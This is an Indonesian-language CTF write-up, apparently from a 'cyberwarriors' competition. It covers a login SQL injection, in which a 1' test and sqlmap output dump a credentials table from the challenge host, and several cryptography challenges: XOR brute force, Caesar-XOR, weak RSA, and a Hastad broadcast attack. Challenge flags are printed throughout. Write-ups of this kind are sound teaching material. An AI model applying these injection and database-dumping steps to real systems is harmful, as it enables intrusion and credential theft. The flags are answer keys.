
Grant Access

Technical Report

Diberikan sebuah soal dengan URL sebagai berikut

<http://103.189.235.186:10003/>

ketika membukanya terdapat halaman login dan seketika saya berpikir untuk melakukan serangan SQL Injection dengan menginput 1'



SQL I Confirmed :D

Kemudian saya menggunakan SQLmap untuk melakukan dump database.

```
[11:11:52] [INFO] resumed: sys
[11:11:52] [INFO] resumed: grantadmin
available databases [5]:
[*] grantadmin
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[11:11:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/103.189.235.186'
[11:11:52] [WARNING] your sqlmap version is outdated

[*] ending @ 11:11:52 /2022-11-20/
```

Lalu melakukan dump pada database grantadmin.

```
Database: grantadmin
Table: admin
[20 entries]
+-----+-----+-----+
| id | admin | email           | password | username
+-----+-----+-----+
| 1  | 0     | user1@cyberwarriors.com | user1    | user1
| 2  | 0     | user2@cyberwarriors.com | user2    | user2
| 3  | 0     | user3@cyberwarriors.com | user3    | user3
| 4  | 0     | user4@cyberwarriors.com | user4    | user4
| 5  | 0     | user5@cyberwarriors.com | user5    | user5
| 6  | 0     | user6@cyberwarriors.com | user6    | user6
| 7  | 0     | user7@cyberwarriors.com | user7    | user7
| 8  | 0     | user8@cyberwarriors.com | user8    | user8
| 9  | 0     | user9@cyberwarriors.com | user9    | user9
| 10 | 0    | user10@cyberwarriors.com | user10   | user10
| 11 | 0    | user11@cyberwarriors.com | user11   | user11
| 12 | KATEGORI | user12@cyberwarriors.com | user12   | user12
| 13 | 0     | user13@cyberwarriors.com | user13   | user13
| 14 | 0     | user14@cyberwarriors.com | user14   | user14
| 15 | 0     | user15@cyberwarriors.com | user15   | user15
| 16 | 0     | user16@cyberwarriors.com | user16   | user16
| 17 | 0     | user17@cyberwarriors.com | user17   | user17
| 18 | 0     | user18@cyberwarriors.com | user18   | user18
| 19 | 1     | user19@cyberwarriors.com | user19   | ussr19
| 20 | 0     | user20@cyberwarriors.com | user20   | user20
+-----+-----+-----+
```

Technical Report

Diberikan sebuah soal dengan URL sebagai berikut
<http://103.189.235.186:10003/>
ketika membukanya terdapat halaman login dan seketika saya berpikir untuk melakukan serangan SQL Injection dengan menginput 1'

Save screenshot

Name: Screenshot at 2022-11-20 11:11:52-01.png
Save in folder: Pictures

Copy to Clipboard X Cancel + Save New

SQL I Confirmed :D

Kemudian saya menggunakan SQLmap untuk melakukan dump database


[11:12:26] [INFO] resumed: sys
[11:12:26] [INFO] resumed: grantadmin
available databases [5]:
[*] grantadmin
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[11:12:26] [INFO] table 'grantadmin.admin' dumped to CSV file '/root/.local/share/sqlmap/output/103.189.235.186/dump/grantadmin/admin.csv'
[11:12:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/103.189.235.186'
[11:12:26] [WARNING] your sqlmap version is outdated

lalu melakukan dump pada database grantadmin

Dan terlihat bahwa pada id 19 memiliki value admin lalu kita mencoba login menggunakan user tersebut

```
user : ussr19  
password : user19
```



Flag : **cyberwarriors{Was_Logged_in_with_correct_user!}**

Conclusion

Terdapat sebuah bug SQL Injection pada page login admin

KATEGORI Cryptography

One Xor Away

Executive Summary

Find the right one!

Technical Report

Unduh kedua file yang terdapat di soal. Buka file encrypt.py di text editor lalu perhatikan fungsi encrypt, fwrite, dan main.

```
def encrypt(message, key):
    return ''.join(chr(ord(i) ^ key) for i in message)
```

Pada fungsi encrypt akan melakukan XOR dengan nilai dari flag.enc dan key.

```
def fwrite(fname, message):
    with open(fname, 'w') as w:
        w.write(message)
    w.close()

    return True
```


Pada fungsi fwrite akan menulis hasil encrypt yang dipass kedalam file flag.enc.

```
def main():
    f = open('flag.txt').read()
    k = randint(1, 256)


    enc = encrypt(f, k)
    enc = b64e(enc.encode()).decode()

    fwrite('flag.enc', enc)
```

Pada fungsi main akan membuka dan membaca file flag.txt dan disimpan pada variable f. Selanjutnya variable k menyimpan nilai 1 sampai 256. Lalu variable f dan k akan di pass ke fungsi encrypt sebagai argument dan disimpan ke variable enc. Selanjutnya nilai variable enc akan diencode dengan base64 lalu dipass bersamaan dengan file flag.enc ke fungsi fwrite. Karena di cyberchef bisa bruteforce xor maka kita akan pakai base64 decode dan xor bruteforce dari cyberchef. Buka cyberchef drag file flag.enc dan pilih ikon magic sticknya untuk auto decode dari base64.



Selanjutnya search dan pilih XOR Brute Force dari fitur yang ada, masukan Key Length 256 dan download outputnya. Output akan bernama download.dat Selanjutnya gunakan command strings dan grep untuk mengambil flag dari download.dat.



```
(root@box)-[~/home/test/Desktop]
# strings download.dat | grep cyberwarriors
Key = 5d5d: cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}
```

Didapatkan flag

cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}

Conclusion

Dari encrypt.py diketahui bahwa enkripsi menggunakan nilai base64 yang dixor dengan key.

Caexor

Executive Summary

Caexir your Old Friends!

file pada soal: flag.enc, encrypt.py

Technical Report

Diberikan dua buah file yang berisi code enkripsi dan flag yang sudah dienkripsi oleh code enkripsi tersebut.

```
def encrypt_2(msg):
    return b64encode(''.join(chr(ord(i)^j) for j,i in enumerate(msg))).encode().decode()

def main():
    flag = open("flag.txt").read()
    flag = encrypt_1(flag, 22)
    flag = encrypt_2(flag)

    with open('flag.enc', 'w') as w:
        w.write(flag)
        w.close()
```

Setelah saya menganalisis tersebut, flag telah dienkripsi menggunakan xor lalu sesuai dengan judul soal terlihat dilakukan bitshift sebanyak 22 dengan caesar cipher, oleh karena itu saya menggunakan solver untuk merubah ke caesar cipher terlebih dahulu seperti ini.

```
caexor > solve.py > ...
1   from base64 import *
2
3
4   def decode(flag):
5       text = ""
6
7       for i,j in enumerate(flag):
8           text = text + chr(i ^ j)
9
10      return text
11
12      flag = open("flag.enc").read()
13      flag = b64decode(flag)
14
15      print(decode(flag))
```

Setelah itu akan muncul dari hasil ciphernya seperti ini.

```
D:\A\BOUNTY\CTF\HACKATHON IDF\caexor>solve.py
yuxanswnnekno{Iu_jwia_eo_Ywaown_jkp_Ywatkn!}
```

Lalu saya menggunakan tool <https://www.dcode.fr/caesar-cipher> untuk melakukan bitshiftnya.

↑↓	↑↓
→22 (←4)	cyberwarriors{My_name_is_Caesar_not_Caexor!}

Dan didapat flag **cyberwarriors{My_name_is_Caesar_not_Caexor!}**

Conclusion

Flag dilakukan double enkripsi yaitu xor dan caesar setelah itu encode ke base64.

Basic RSA


Executive Summary

Peserta diberikan source code dari program yang digunakan melakukan enkripsi sebuah pesan. Program melakukan enkripsi menggunakan algoritma kriptografi RSA.

Technical Report

Terdapat sebuah dua file yaitu kode enkripsi dan flag yang telah terenkripsi, selesai dengan judul flag tersebut dienkripsi dengan RSA, oleh karena itu kami menggunakan online tool.


<https://www.dcode.fr/rsa-cipher>



The screenshot shows a Notepad++ window with the following content:

```
*D:\A\BOUNTY\CTF\HACKATHON IDF\RSA\flag.enc - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window
new 16 csrf.html click.html new 17 open.svg poc.svg svgxss.svg
1 n = 779386911009471317034607060451022972178487
2 c = 161580125265586993450510524986068285106778
3
```


Kita hanya perlu memasukan value tersebut pada tool online seperti ini.



The screenshot shows a web-based RSA decryption tool with the following fields:

- Indicate known numbers, leave remaining cells empty.
- ★ VALUE OF THE CIPHER MESSAGE (INTEGER) C=
- ★ PUBLIC KEY E (USUALLY E=65537) E=
- ★ PUBLIC KEY VALUE (INTEGER) N=
- ★ PRIVATE KEY VALUE (INTEGER) D=
- ★ FACTOR 1 (PRIME NUMBER) P=

Flag berhasil didapatkan.



Flag : **cyberwarriors{pr1m3_f4ct0r_4_RS4}**

One Big Prime

Executive Summary

Pada soal RSA sebelumnya kami menggunakan enkripsi RSA nilai prima yang kecil. Sekarang kami gunakan bilangan prima yang sangat besar.

Technical Report

Diberikan dua buah file yang berisi isinya adalah sebagai berikut.

```
from Crypto.Util.number import bytes_to_long, getPrime

flag = open("flag.txt", "rb").read()

p = q = getPrime(4096)
n = p*q

e = 0x10001

m = bytes_to_long(flag)
c = pow(m, e, n)

with open("flag.enc", "w") as f:
    f.write(f'n = {n}\n' + c = {c}\n')
```

```
n = 34228977710057906727460238764025973832779
c = 63340951649393574000598144754074661504245
```

Soal ini tidak berbeda jauh dengan soal sebelumnya, yang membedakan adalah nilai prima yang sangat besar. Soal ini sudah diberikan semuanya baik c, n, dan e. Maka dari itu, perlu dicari dulu nilai p dan q yang merupakan faktor dari n menggunakan bantuan factordb. Faktor yang sudah diketahui pun dimasukkan ke tools online dan hasilnya bisa langsung didapat.

The screenshot shows the factordb.com interface. At the top, there is a search bar containing the number 34228977710057906727460238764025973832779 and a button labeled 'Factorize!'. Below the search bar, the page title is 'Result:' followed by the input number. The status is listed as 'FF' (Fully Factored). The number of digits is 2466, and the number itself is given as (5850553624...81...1233)^2 = (5850553624...81...1233)^2. There are three buttons below the result: 'More information' (highlighted), 'ECM', and 'Primality'.

Conclusion

Dengan diketahui nilai faktor dari n, maka dekripsi pun dapat dilakukan dengan mudah meskipun ukuran nilainya cukup besar.

⚠ ✓ D computed with P,Q,E

✓ Décription using C,D,N

```
cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3  
}
```

LLR

Executive Summary

Lagi Lagi RSA

Technical Report

Diberikan dua buah file yaitu file enkripsi dan file hasil enkripsi yang berisi isinya adalah sebagai berikut



```
● ● ● llr.py

from Crypto.Util.number import bytes_to_long, getPrime
from flag import flag

def generate():
    p = getPrime(2048)
    q = getPrime(2048)
    n = p * q
    return n

def encrypt(m,e,n):
    c = pow(m,e,n)
    c = pow(c,e,n)
    c = pow(c,e,n)
    return c

with open("output.txt","w") as f:
    for i in range(3):
        m = bytes_to_long(flag)
        n = generate()
        c = encrypt(m,3,n)
        f.write(str(n) + "♥" + str(c) + "\n")
```

Dapat diketahui melalui kodingan, bahwa terdapat indikasi Hastad Broadcast Attack pada RSA, dikarenakan message atau dalam hal ini flag, dienkripsi menggunakan e yang sama namun moduli yang berbeda. Dengan referensi berikut <https://github.com/utisss/foreverctf-writeups/blob/master/crypto-broadcast-attack.md>, string dapat dienkripsi menggunakan fungsi crt() pada sage. Solve dapat dilakukan via online di <https://sagecell.sagemath.org/> dengan solver sebagai berikut :

```
n1=744262467907717232737179871344706244414812802630225095170753096881528805
551594360915009982555852270121909982895196686988188620042615154977551940502
1195123216109910489966805062629014726262208707976047666626814923873742866477
3452666124293795067093423128778250477995465512947214671975469687664333741766
6768376353089935796284984494884233171829121189125145004241949115496424137285
578300113239095014524486912399454367179715622601818510945961242302349880455
7588992512299599449910762863819176552035182315589126944594068065195811527872
5353646634213909666192230368504419275277027773428722265024616557619812881357
84059483810727074064671773845942092063770803594535545233630932310984072363
6234814865692178370523310194920623014967450253631312533700637776750200736583
6828255360803954316419392340487113466241740745192477918963171909451438481591
```

085848355276278786557783363760088593877828252188829879518186655984721858431
066470204219087533955240567919582478956837372015302917492812989933025904050
9433346518510331318860756857688905876916926151267820848075302668234111150057
5026779215552673928343039280087250381138218084531316324168613695888922177793
4136680396238422255112564150549972105917885497637451968112559250489499279329
00823354241279626819160239
n2=6712159362345788692256867024463155277236656360592090235201169039202648228
0755927963241485462093831756220291277674177673214519862917045293769290599492
0297759702993022304025358763511525334366531144345198453816818437052734823162
425075085928771805805131053722862411423649908005335141235794047638139366770
109055966995314040139439955439692514729770060412912810272064932674866823416
454656998900431470343183133490075851294611617206457485823360009620730370785
1183645167015107172373941913454175611845375165360515240981980538073702973553
6122154083423826767323300783602248011191038951303572663390284698843188662689
537605243370457438804849926975186146194040587845917841349529864826518067851
488118240093518542511214590688741328583959757219623489242246012410939055935
812549476259149400123536829324794330386483445527065411719829574900388282541
514292919772425421154710502199630213462094312129266777867496372065626928691
237086514182436663181670298654124346665821488844338056009559328902223368393
2334352499215265279593118934377036181674325087401270422393592242983676364359
2263442395636208684398604319395324147590971874036977171806325355923599554916
9810260935796471186312239473397468615063086534075066674191709775657168971432
822996844492600571440600447
n3=436116340600234357115978098283705001245886006582792378682891769065134059
15077780885053651185787985693700639858261881431402724914995356468264212026
96014399280482566665848891454019892069606696009194082869036406633053500927
239466100837848144123865785315842504838952573914142843787121003328626259384
9484337480329128335528965439011276456553366442577117650484573390885759918811
8849489171779561750323589519406260739916691482386779646173455015773691594871
331955840801396713142416020337943686514180096259536583604559283573140380730
26500907470358835827565649040046430053304087277647238832066404352240430192
685242120832472725299355404840638020561645281886098664429172105016674959835
685786938825438874214461418314281401935685546584270095703778714985097105033
299658007965789555043681107991919086029268252222970079515724244591682824337
522921345084830109248932472601607587713163449977382577061404681725602747612
875523962338800393934928318271858108839590364238279126929188319481568611619
571639739649053671262315108828553274072174589145371485879525155711327949485
135049727467546441862487118940392770791476074671483395644019853290963590609

601888812924465085525816821402928467644149882903769535307260814565266737145
2084307400141187064845581991960763
c1=3291884224274889051438962375548525899194455731110496160398830215754149723
8633386143617890316737904781972161911185695244784904853321263481064318784457
8714647160182610141012661508342639815142971119094450438289266708308149656967
092156463044148481392515389642088704852659544255574098981545319538656983252
127170306311025696402063529114054255914965711952395014688076236407068032045
436038942320564402005962764522803191429190974801870356461715098265313456372
3921449996275692694977756868657403593346553271826416594148779040647001295
225732634506687702675767779879485255740058522158771149208123945687597267352
9539169972675316901301343280625058349130292293201210330478704932357578464443
9605121006612413559131498271489116764502441130851498911708210873964868050592
009774666948054442999393912966531417052038941847383441361972159538000825796
1318954261626681281844654797107723216188194284562559313666825156224373914953
194166232979577608572303595043411825386164763828890569463108848607537408160
800545375219797398483864284893882772531824836392799380242854817410164114677
034200251058234034462312070090583452377688891052663469829606674558758575732
9022815805200776017667136739770729750451933808719281186603641446336597866610
6458269751136203830367605762
c2=186886111598879314456808914946866095666390056249648238551009032638025617
681047961619061900337044685926855567124104556847521391695202054280288053091
813441460751918789114891954068614072575804103239834610842783303773581402536
0654167932408130680569412984852032329674811976037168228196265710854972630328
046092227413030165501393632596792128196406733504945349753323242622560476045
213483496035942696445177164604933460830847997271867003832355069718781439174
5401369646392813547595293453406672716285849115605432718493807734156521033365
5150920018341776876736553296713184247421877264118822630612411649763701830822
7001210376686750907617175175633914016383812566661932877612350320056267089768
952118907955548718418432228717013434127745334486108283330546560701204610896
12237976780479851921737735836279981686468272646850527839393124736728120951471
2306790529826765327390832701984386518180977689996295918446773858950141781458
371366057944424790282206266258327615090990076986843473176608753647878602999
1747295229040221008783595931166295140743576715088763718881160357523480536619
560180739988688748826051680923238576874125272857116093201046987740024083784
7213094723832585025497536101463904606678671393224973786334599728262305057130
748070968264748958837244593
c3=2436825102673869234173142447265991492736078313002645036540173884128663691
7529924594630689137910965916767296615011018768298958412346634612362213876136
7370961665217097334620111488104419968111976862932664948465711711649421920321

```

478664252152038832720949403044220896097694167124872319074987502150407937125
945310684147674653965826829826572546250060329487160887675762852856342386633
1036321365375869999353970061797232093270203562471554682754920591119102823958
183284542474826271444753624408375962221366538767233506119443268412447285436
5482868257205239194836255535435592112813062690472791522532257802521537259188
6061793337480334148169119163160630210034745494774309285163367913048246922786
184962959918060313516926447666715887885556018978594344666690799903239918553
070588817350016909182261662545214610369791107662464567683420382956654199627
500059821013420106979342503251857425368645190362810873439975848916101878232
724999835904243680136535379609316185922739557884716294767960325316990111924
103974658461062386087603250799579362086537986436673380030885547872610051240
5700186133829278023636329125917383940798718133086900017562022281781066727128
639511766935487025425089340198049628010162730702360033622428848573627089863
4618235479221333376646549808

```

```

m1 = crt([c1,c2,c3],[n1,n2,n3])
m = m1 ** (1/27)
print(m)

```

Type some Sage code below and press Evaluate.

```

1 n1=744262467907717232737179871344786244418622802630225095170753096881528805551594368915009982555852270121909982895196686988188620042615154977551940502119512333310991
2 n2=6712159362345788692556870244631515277236656360592098235201169039280264822807559279632414854620938317562029127767417767321451986291704529376929059594928297776722993
3 n3=4361163406000234357115978982837850012458860065827923786828917690651340591507778808505365118578798569370063985826188143140272491499535646826412026968143992804828
4 c1=3291884224274889851438962375548525899194455731110496160398830215754149723863338614361789031673790478197216191118569524478499485332126348186431878457871460182
5 c2=186886111598879314456808914946866095666390056249648238551009326380256176818479616190619003370446859268556712418455684752139169520205428028805391813441460751918
6 c3=24368251026738692341731424472659914927360783130826450365401738841286636917529924594630689137910965916767296615011018768298958412346346123622138761367370961665217
7
8 m1 = crt([c1,c2,c3],[n1,n2,n3])
9 m = m1 ** (1/27)
10 print(m)

```

Language: Share

Hasil yang didapat kemudian diubah menjadi char menggunakan python

```

● ● ● llr.py

from Crypto.Util.number import long_to_bytes

m =
829982465495095116912756497991139628549114345776342465044850426228636846864105761019142502558077
print(long_to_bytes(m))

```

```


[ifzahri@DESKTOP-C6I641M] - [/mnt/d/CTF/cyberhackathon]
$ python3 llr.py
b"cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:'})"

```

Flag : **cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:'})}**

Conclusion

Hastad Broadcast Attack dapat terjadi apabila eksponen yang digunakan sama namun moduli nya berbeda. dan Sage dengan fungsi CRT menyelesaikan perhitungan dikarenakan $x \bmod m_1 = r_1$ $x \bmod m_2 = r_2$ $x \bmod m_3 = r_3$.



The Base

Executive Summary

I know you know my base!

Technical Report

Diberikan sebuah file flag.enc yang telah terenkripsi, file tersebut awalnya berukuran 16 mb. Kemudian setelah saya lihat didalamnya di enkripsi oleh base64 jadi langsung saja saya decrypt menggunakan tool online Cyberchef.

<https://gchq.github.io/CyberChef/>

The screenshot shows the CyberChef interface with the 'Output' tab selected. A large file icon is displayed, and the text 'Size: 12,604,928 bytes' is shown above it. Below the icon are two buttons: 'DOWNLOAD' (blue) and 'SHOW ALL' (yellow). At the bottom, there are search and filter controls: a magnifying glass icon, '0' to '256', and 'KiB'. The top right corner shows 'time: 5378ms' and 'length: 12604928'.

Lalu ukuran dari file mengecil, jadi saya menyimpulkan bahwa memang benar menggunakan base64 untuk decryptnya. Setelah itu saya menggunakan base64 namun outputnya sedikit berbeda pada umumnya, jadi saya memutar cara dengan menggunakan base32. Ukuran kembali mengecil dan output menjadi hex, selanjutnya saya decyrpt dengan hex.

The screenshot shows the CyberChef interface with the 'Input' tab selected. A file icon is shown with the text 'Name: PastedData', 'Size: 7,878,080 bytes', 'Type: text/plain', and 'Loaded: 100%'. Below the input area, a message box displays file details: 'start: 3939040', 'end: 3939040', 'time: 2275ms', 'length: 0'. The bottom part of the screen shows the 'Output' tab with a large amount of hex-encoded data.

Tak disangka ukurannya kembali mengecil dan output nya menjadi base64, saya menyimpulkan bahwa kita harus decrypt dengan berulang kali.
Base64 -> Base32 -> Hex -> Repeat
Hingga akhirnya flag bisa didapatkan.

